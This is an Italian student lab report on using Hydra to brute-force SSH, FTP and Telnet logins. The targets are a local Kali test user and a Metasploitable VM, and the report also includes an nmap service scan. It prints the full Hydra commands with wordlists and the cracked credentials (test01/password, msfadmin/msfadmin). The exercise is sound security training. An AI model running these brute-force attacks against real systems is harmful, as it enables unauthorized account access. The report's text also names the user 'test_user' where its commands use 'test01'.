

Report sull'Esercizio - Configurazione e Cracking SSH,FTP,TELNET

Data 11/01/23

Scopo dell'Esercizio:

L'esercizio si propone di fornire un'applicazione pratica e hands-on dell'utilizzo di Hydra per violare l'autenticazione di servizi di rete, focalizzandosi sulla configurazione e il cracking di un servizio SSH. L'obiettivo è consolidare le conoscenze relative alla sicurezza delle reti e alla gestione delle autenticazioni.

Abbiamo scaricato una vasta collezione di username e password installando "seclists" con il comando:

- `sudo apt install seclists`


Inoltre abbiamo installato il servizio ftp con i comandi:

- `Sudo apt install vsftpd`

Configurazione e Cracking SSH:

Iniziamo creando un nuovo utente su Kali Linux denominato "test_user" con la password iniziale "testpass". L'utente è creato utilizzando il comando:

- `sudo adduser test01`



```
(kali@kali)-[~]
└─$ sudo adduser test01
[sudo] password for kali:
info: Adding user `test01' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test01' (1001) ...
info: Adding new user `test01' (1001) with group `test01 (1001)' ...
info: Creating home directory `/home/test01' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test01
Enter the new value, or press ENTER for the default
  Full Name []: v
   Room Number []: v
    Work Phone []: v
    Home Phone []: v
       Other []: v
Is the information correct? [Y/n] y
info: Adding new user `test01' to supplemental / extra groups `users' ...
info: Adding user `test01' to group `users' ...

(kali@kali)-[~]
└─$
```

Successivamente, attiviamo il servizio SSH con il comando:

- `sudo service ssh start`


Il file di configurazione del demone SSH è modificato con l'editor nano:

- `sudo nano /etc/ssh/sshd_config`

In questo contesto, lasciamo le impostazioni di default per il file di configurazione, ma si sottolinea che è possibile modificarle per personalizzare la sicurezza del servizio. Successivamente, testiamo la connessione SSH dell'utente appena creato eseguendo il comando:

- `ssh test_user@ip_kali`

Dove "ip_kali" rappresenta l'indirizzo IP della macchina Kali. Se le credenziali inserite sono corrette, verrà visualizzato il prompt dei comandi dell'utente "test_user" su Kali.

A terminal window titled 'test01@kali: ~' showing the execution of 'sudo service ssh start' and 'ssh test01@10.0.2.15'. The output shows the SSH service starting successfully, followed by a connection attempt to 10.0.2.15. It displays a warning about the host's authenticity, a fingerprint, and a prompt to add it to the known hosts. The user is then prompted for a password, and the terminal shows the Kali GNU/Linux version and warranty information. The prompt changes to '(test01@kali)-[~]' after the connection is established.

```
test01@kali: ~
(kali@kali)-[~]
$ sudo service ssh start
[sudo] password for kali:
(kali@kali)-[~]
$ ssh test01@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:+drnvPn/Xsjfb+AaY+vW/QCl3i83rlsQX/NMsHdsVw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? [fingerprint]
Please type 'yes', 'no' or the fingerprint: fingerprint
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test01@10.0.2.15's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test01@kali)-[~]
$
```


Utilizzo di Hydra per il Cracking:

A questo punto, proseguiamo configurando Hydra per una sessione di cracking. Supponiamo di non conoscere username e password e utilizziamo liste di dizionari. La sintassi di Hydra è illustrata con il seguente comando:

- `hydra-L/usr/share/seclists/test_usernames.txt -P /usr/share/seclists/Password/password.txt ip_kali -t4 ssh`

Dove `"/usr/share/seclists/test_usernames.txt "` e `"/usr/share/seclists/Password/password.txt "` rappresentano le wordlist scaricate e `"ip_kali"` è l'indirizzo IP di Kali. L'opzione `-t4` specifica il numero di thread da utilizzare in parallelo per l'attacco.

Per avere la visibilità dei vari tentativi durante l'attacco, si aggiunge l'opzione `-V`.



```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/20passwd.txt 10.0.2.15 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 05:27:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 450 login tries (l:18/p:25), ~113 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "root" - pass "777777" - 1 of 450 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "root" - pass "football1" - 2 of 450 [child 1] (0/0)
```

Esito dell'Attacco:

Dopo alcuni minuti, Hydra identifica un accesso valido, mettendo in luce l'importanza di configurare credenziali robuste e non standard per evitare attacchi di forza bruta.

```

[ATTEMPT] target 10.0.2.15 - login "test01" - pass "welcome" - 432 of 450 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "ginger" - 433 of 450 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "flower" - 434 of 450 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "333333" - 435 of 450 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "1111111111" - 436 of 450 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "robert" - 437 of 450 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "samsung" - 438 of 450 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test01" - pass "password" - 439 of 450 [child 1] (0/0)
[22][ssh] host: 10.0.2.15 login: test01 password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 05:42:42

(kali㉿kali)-[~]
$

```

Nuova Configurazione e Cracking di un Servizio a Scelta

Nella seconda parte dell'esercizio, si propone di scegliere e configurare un servizio di rete a scelta. Ad esempio, avviamo il servizio FTP con il seguente comandi:

- `sudo service vsftpd start`

Successivamente, utilizziamo Hydra per effettuare un attacco di cracking sull'autenticazione del servizio appena configurato. Utilizziamo gli stessi dizionari utilizzati per l'attacco precedente ed anche l'user è lo stesso (test01)

```

(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/20passwd.txt 10.0.2.15 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 05:51:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 450 login tries (l:18/p:25), ~113 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 374 to do in 00:05h, 4 active
[STATUS] 71.33 tries/min, 214 tries in 00:03h, 236 to do in 00:04h, 4 active
[21][ftp] host: 10.0.2.15 login: test01 password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 05:58:05

(kali㉿kali)-[~]
$

```

Attacco Bonus su Altri Servizi:

Nella sezione bonus, abbiamo iniziato con una scansione di nmap per identificare i servizi in ascolto su Metasploitable:

- `nmap -sV 192.168.32.102`

```
root@kali: /usr/share/seclists/Passwords
(kali@kali)-[~]
$ nmap -sV 192.168.32.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 06:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.32.102
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 2.3.4
22/tcp    open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open     telnet?
25/tcp    open     smtp?
53/tcp    open     domain       ISC BIND 9.4.2
80/tcp    open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open     rpcbind      2 (RPC #100000)
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   open     exec?
513/tcp   open     login?
514/tcp   open     shell?
1099/tcp  open     java-rmi     GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open     nfs          2-4 (RPC #100003)
2121/tcp  open     ccproxy-ftp?
3306/tcp  open     mysql?
5432/tcp  open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open     vnc          VNC (protocol 3.3)
6000/tcp  open     X11          (access denied)
6667/tcp  open     irc          UnrealIRCd
8009/tcp  open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open     http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.57 seconds
```

Abbiamo tentato di attaccare altri servizi come Telnet, SSH e FTP su Metasploitable dalla macchina Kali. Tuttavia, è emerso un comportamento interessante durante il tentativo di connettersi via SSH. Il messaggio di "connessione rifiutata" è stato attribuito al fatto che il canale è crittografato, sottolineando l'importanza delle configurazioni di sicurezza avanzate di SSH.

Per Telnet, il tool Hydra ha consigliato la precauzione, sottolineando la possibilità di inaffidabilità e bug durante l'attacco.

Infatti il risultato è stato nullo nonostante abbia finito i possibili tentativi il tool proseguiva senza fermarsi.

```

(kali@kali)-[~/Desktop]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/20passwd.txt 192.168.32.102 -t8 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:17:36
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 494 login tries (l:19/p:26), ~62 tries per task
[DATA] attacking telnet://192.168.32.102:23/
[STATUS] 77.00 tries/min, 77 tries in 00:01h, 417 to do in 00:06h, 8 active
[STATUS] 72.33 tries/min, 217 tries in 00:03h, 277 to do in 00:04h, 8 active
[STATUS] 69.86 tries/min, 489 tries in 00:07h, 5 to do in 00:01h, 8 active
[STATUS] 61.75 tries/min, 494 tries in 00:08h, 1 to do in 00:01h, 1 active
[STATUS] 54.89 tries/min, 494 tries in 00:09h, 1 to do in 00:01h, 1 active
[STATUS] 49.40 tries/min, 494 tries in 00:10h, 1 to do in 00:01h, 1 active

```

Utilizzando i file di riferimento per usernames e passwords utilizzati per l'attacco precedente contenenti 20 stringhe ciascuno, l'attacco su Telnet non è riuscito a stabilire una connessione con successo, a differenza di FTP.

```

kali@kali: ~/Desktop
[DATA] attacking ftp://192.168.32.102:21/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~/Desktop]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/20passwd.txt 192.168.32.102 -t8 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:05:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 494 login tries (l:19/p:26), ~62 tries per task
[DATA] attacking ftp://192.168.32.102:21/
[21][ftp] host: 192.168.32.102 login: msfadmin password: msfadmin
[STATUS] 163.00 tries/min, 163 tries in 00:01h, 331 to do in 00:03h, 8 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~/Desktop]
$

```

Conclusioni:

L'esercizio ha messo in evidenza l'importanza di implementare pratiche di sicurezza robuste, sottolineando la necessità di configurare credenziali di accesso complesse e non facilmente indovinabili. L'esperienza pratica con Hydra ha consentito di acquisire competenze nell'identificazione e mitigazione delle vulnerabilità legate all'autenticazione dei servizi di rete.

